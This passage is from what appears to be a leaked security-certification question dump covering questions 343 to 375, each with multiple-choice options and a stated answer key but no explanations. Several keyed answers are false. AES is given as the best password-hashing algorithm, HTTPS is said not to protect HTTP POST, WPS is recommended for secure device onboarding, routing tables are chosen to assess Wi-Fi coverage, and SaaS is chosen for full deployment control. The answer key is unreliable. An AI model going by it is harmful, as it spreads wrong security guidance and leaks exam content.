C. Implement a filter on the mail gateway that prevents the lead form from being emailed.
D. Create an automated alert on the SIEM for anomalous sales team activity.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 343
After reports of slow internet connectivity, a technician reviews the following logs from a server's host-based firewall:

```
10:30:21.39312 IP   172.40.21.40:2020 192.168.1.10:443   SYN
10:30:21.39313 IP   172.40.21.41:2021 192.168.1.10:443   SYN
10:30:21.39314 IP   172.40.21.42:2022 192.168.1.10:443   SYN
10:30:21.39315 IP   172.40.21.43:2023 192.168.1.10:443   SYN
10:30:21.39316 IP   172.40.21.44:2024 192.168.1.10:443   SYN
10:30:22.49433 IP   192.168.1.10:443  172.40.21.40:2020 SYN/ACK
10:30:21.49434 IP   192.168.1.10:443  172.40.21.41:2021 SYN/ACK
10:30:21.49435 IP   192.168.1.10:443  172.40.21.42:2022 SYN/ACK
10:30:21.49436 IP   192.168.1.10:443  172.40.21.43:2023 SYN/ACK
10:30:21.49437 IP   192.168.1.10:443  172.40.21.44:2024 SYN/ACK
```

Which of the following can the technician conclude after reviewing the above logs?

A. The server is under a DDoS attack from multiple geographic locations.
B. The server is compromised, and is attacking multiple hosts on the Internet.
C. The server is under an IP spoofing resource exhaustion attack.
D. The server is unable to complete the TCP three-way handshake and send the last ACK.

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 344
A company utilizes 802.11 for all client connectivity within a facility. Users in one part of the building are reporting they are unable to access company resources when connected to the company SSID.

Which of the following should the security administrator use to assess connectivity?

A. Sniffer
B. Honeypot
C. Routing tables
D. Wireless scanner

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 345
A security administrator is creating a risk assessment with regard to how to harden internal communications in transit between servers.

Which of the following should the administrator recommend in the report?

A. Configure IPSec in transport mode.
B. Configure server-based PKI certificates.
C. Configure the GRE tunnel.
D. Configure a site-to-site tunnel.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 346
Joe, an employee, asks a coworker how long ago Ann started working at the help desk. The coworker expresses surprise since nobody named Ann works at the help desk. Joe mentions that Ann called several people in the customer service department to help reset their passwords over the phone due to unspecified “server issues”.

Which of the following has occurred?

A. Social engineering
B. Whaling
C. Watering hole attack
D. Password cracking

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 347
A security consultant is setting up a new electronic messaging platform and wants to ensure the platform supports message integrity validation.

Which of the following protocols should the consultant recommend?

A. S/MIME
B. DNSSEC
C. RADIUS
D. 802.11x

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 348
Datacenter employees have been battling alarms in a datacenter that has been experiencing hotter than normal temperatures. The server racks are designed so all 48 rack units are in use, and servers are installed in any manner in which the technician can get them installed.

Which of the following practices would BEST alleviate the heat issues and keep costs low?

A. Utilize exhaust fans.
B. Use hot and cold aisles.
C. Airgap the racks.
D. Use a secondary AC unit.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 349
When accessing a popular website, a user receives a warming that the certificate for the website is not valid. Upon investigation, it was noted that the certificate is not revoked and the website is working fine for other users.

Which of the following is the MOST likely cause for this?

A. The certificate is corrupted on the server.
B. The certificate was deleted from the local cache.
C. The user needs to restart the machine.
D. The system date on the user's device is out of sync.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 350
A company wishes to move all of its services and applications to a cloud provider but wants to maintain full control of the deployment, access, and provisions of its services to its users.

Which of the following BEST represents the required cloud deployment model?

A. SaaS
B. IaaS
C. MaaS
D. Hybrid
E. Private

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 351
A systems administrator has created network file shares for each department with associated security groups for each role within the organization.

Which of the following security concepts is the systems administrator implementing?

A. Separation of duties
B. Permission auditing
C. Least privilege
D. Standard naming conversation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 352
A technician has installed a new AAA server, which will be used by the network team to control access to a company's routers and switches. The technician completes the configuration by adding the network team members to the NETWORK_TEAM group, and then adding the NETWORK_TEAM group to the appropriate ALLOW_ACCESS access list. Only members of the network team should have access to the company's routers and switches.

```
NETWORK_TEAM
Lee
Andrea
Pete

ALLOW_ACCESS
Domain_USERS
AUTHENTICATED_USERS
NETWORK_TEAM
```

Members of the network team successfully test their ability to log on to various network devices configured to use the AAA server. Weeks later, an auditor asks to review the following access log sample:

```
5/26/2017  10:20  PERMIT:  LEE
5/27/2017  13:45  PERMIT:  ANDREA
5/27/2017  09:12  PERMIT:  LEE
5/28/2017  16:37  PERMIT:  JOHN
5/29/2017  08:53  PERMIT:  LEE
```

Which of the following should the auditor recommend based on the above information?

A. Configure the ALLOW_ACCESS group logic to use AND rather than OR.
B. Move the NETWORK_TEAM group to the top of the ALLOW_ACCESS access list.
C. Disable groups nesting for the ALLOW_ACCESS group in the AAA server.
D. Remove the DOMAIN_USERS group from ALLOW_ACCESS group.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 353
A company wants to ensure users are only logging into the system from their laptops when they are on site. Which of the following would assist with this?

A. Geofencing
B. Smart cards
C. Biometrics
D. Tokens

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 354
Which of the following is a random value appended to a credential that makes the credential less susceptible to compromise when hashed?

A. Nonce
B. Salt
C. OTP
D. Block cipher
E. IV

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 355
A salesperson often uses a USB drive to save and move files from a corporate laptop. The coprorate laptop was recently updated, and now the files on the USB are read-only. Which of the following was recently added to the laptop?

A. Antivirus software
B. File integrity check

C. HIPS
D. DLP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 356
A water utility company has seen a dramatic increase in the number of water pumps burning out. A malicious actor was attacking the company and is responsible for the increase. Which of the following systems has the attacker compromised?

A. DMZ
B. RTOS
C. SCADA
D. IoT

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 357
A company is performing an analysis of which corporate units are most likely to cause revenue loss in the event the unit is unable to operate. Which of the following is an element of the BIA that this action is addressing?

A. Critical system inventory
B. Single point of failure
C. Continuity of operations
D. Mission-essential functions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 358
Which of the following terms BEST describes an exploitable vulnerability that exists but has not been publicly disclosed yet?

A. Design weakness
B. Zero-day
C. Logic bomb
D. Trojan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 359
A company's IT staff is given the task of securely disposing of 100 server HDDs. The security team informs the IT staff that the data must not be accessible by a third party after disposal. Which of the following is the MOST time-efficient method to achieve this goal?

A. Use a degausser to sanitize the drives.
B. Remove the platters from the HDDs and shred them.
C. Perform a quick format of the HDD drives.
D. Use software to zero fill all of the hard drives.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 360
Which of the following control types would a backup of server data provide in case of a system issue?

A. Corrective
B. Deterrent

C. Preventive
D. Detective

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 361
A recent penetration test revealed several issues with a public-facing website used by customers. The testers were able to:

- Enter long lines of code and special characters
- Crash the system
- Gain unauthorized access to the internal application server
- Map the internal network

The development team has stated they will need to rewrite a significant portion of the code used, and it will take more than a year to deliver the finished product. Which of the following would be the BEST solution to introduce in the interim?

A. Content fileting
B. WAF
C. TLS
D. IPS/IDS
E. UTM

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 362
Which of the following can occur when a scanning tool cannot authenticate to a server and has to rely on limited information obtained from service banners?

A. False positive
B. Passive reconnaissance

C. Access violation
D. Privilege escalation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 363
A systems administrator needs to integrate multiple IoT and small embedded devices into the company's wireless network securely. Which of the following should the administrator implement to ensure low-power and legacy devices can connect to the wireless network?

A. WPS
B. WPA
C. EAP-FAST
D. 802.1X

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 364
Management wants to ensure any sensitive data on company-provided cell phones is isolated in a single location that can be remotely wiped if the phone is lost. Which of the following technologies BEST meets this need?

A. Geofencing
B. Containerization
C. Device encryption
D. Sandboxing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 365
A company is planning to utilize its legacy desktop systems by converting them into dummy terminals and moving all heavy applications and storage to a centralized server that hosts all of the company's required desktop applications. Which of the following describes the BEST deployment method to meet these requirements?

A. IaaS
B. VM sprawl
C. VDI
D. PaaS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 366
Joe, a user, reports to the help desk that he can no longer access any documents on his PC. He states that he saw a window appear on the screen earlier, but he closed it without reading it. Upon investigation, the technician sees high disk activity on Joe's PC. Which of the following types of malware is MOST likely indicated by these findings?

A. Keylogger
B. Trojan
C. Rootkit
D. Crypto-malware

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 367
An administrator is implementing a secure web server and wants to ensure that if the web server application is compromised, the application does not have access to other parts of the server or network. Which of the following should the administrator implement? (Choose two.)

A. Mandatory access control
B. Discretionary access control
C. Rule-based access control
D. Role-based access control
E. Attribute-based access control

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 368
An application developer has neglected to include input validation checks in the design of the company's new web application. An employee discovers that repeatedly submitting large amounts of data, including custom code, to an application will allow the execution of the custom code at the administrator level. Which of the following BEST identifies this application attack?

A. Cross-site scripting
B. Clickjacking
C. Buffer overflow
D. Replay

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 369
A company has a team of penetration testers. This team has located a file on the company file server that they believe contains cleartext usernames followed by a hash. Which of the following tools should the penetration testers use to learn more about the content of this file?

A. Exploitation framework
B. Vulnerability scanner
C. Netcat
D. Password cracker

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 370
The Chief Information Security Officer (CISO) in a company is working to maximize protection efforts of sensitive corporate data. The CISO implements a “100% shred” policy within the organization, with the intent to destroy any documentation that is not actively in use in a way that it cannot be recovered or reassembled. Which of the following attacks is this deterrent MOST likely to mitigate?

A. Dumpster diving
B. Whaling
C. Shoulder surfing
D. Vishing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 371
An organization has air gapped a critical system.

Which of the following BEST describes the type of attacks that are prevented by this security measure?

A. Attacks from another local network segment
B. Attacks exploiting USB drives and removable media
C. Attacks that spy on leaked emanations or signals
D. Attacks that involve physical intrusion or theft

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 372
An organization wants to ensure network access is granted only after a user or device has been authenticated.

Which of the following should be used to achieve this objective for both wired and wireless networks?

A. CCMP
B. PKCS#12
C. IEEE 802.1X
D. OCSP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 373
A security administrator is choosing an algorithm to generate password hashes.

Which of the following would offer the BEST protection against offline brute force attacks?

A. MD5
B. 3DES
C. AES
D. SHA-1

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 374
A security administrator is investigating many recent incidents of credential theft for users accessing the company's website, despite the hosting web server requiring HTTPS for access. The server's logs show the website leverages the HTTP POST method for carrying user authentication details.

Which of the following is the MOST likely reason for compromise?

A. The HTTP POST method is not protected by HTTPS.
B. The web server is running a vulnerable SSL configuration.
C. The HTTP response is susceptible to sniffing.
D. The company doesn't support DNSSEC.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 375
A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection.

Which of the following is the NEXT step the team should take?

A. Identity the source of the active connection.
B. Perform eradication of the active connection and recover.
C. Perform a containment procedure by disconnecting the server.
D. Format the server and restore its initial configuration.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference: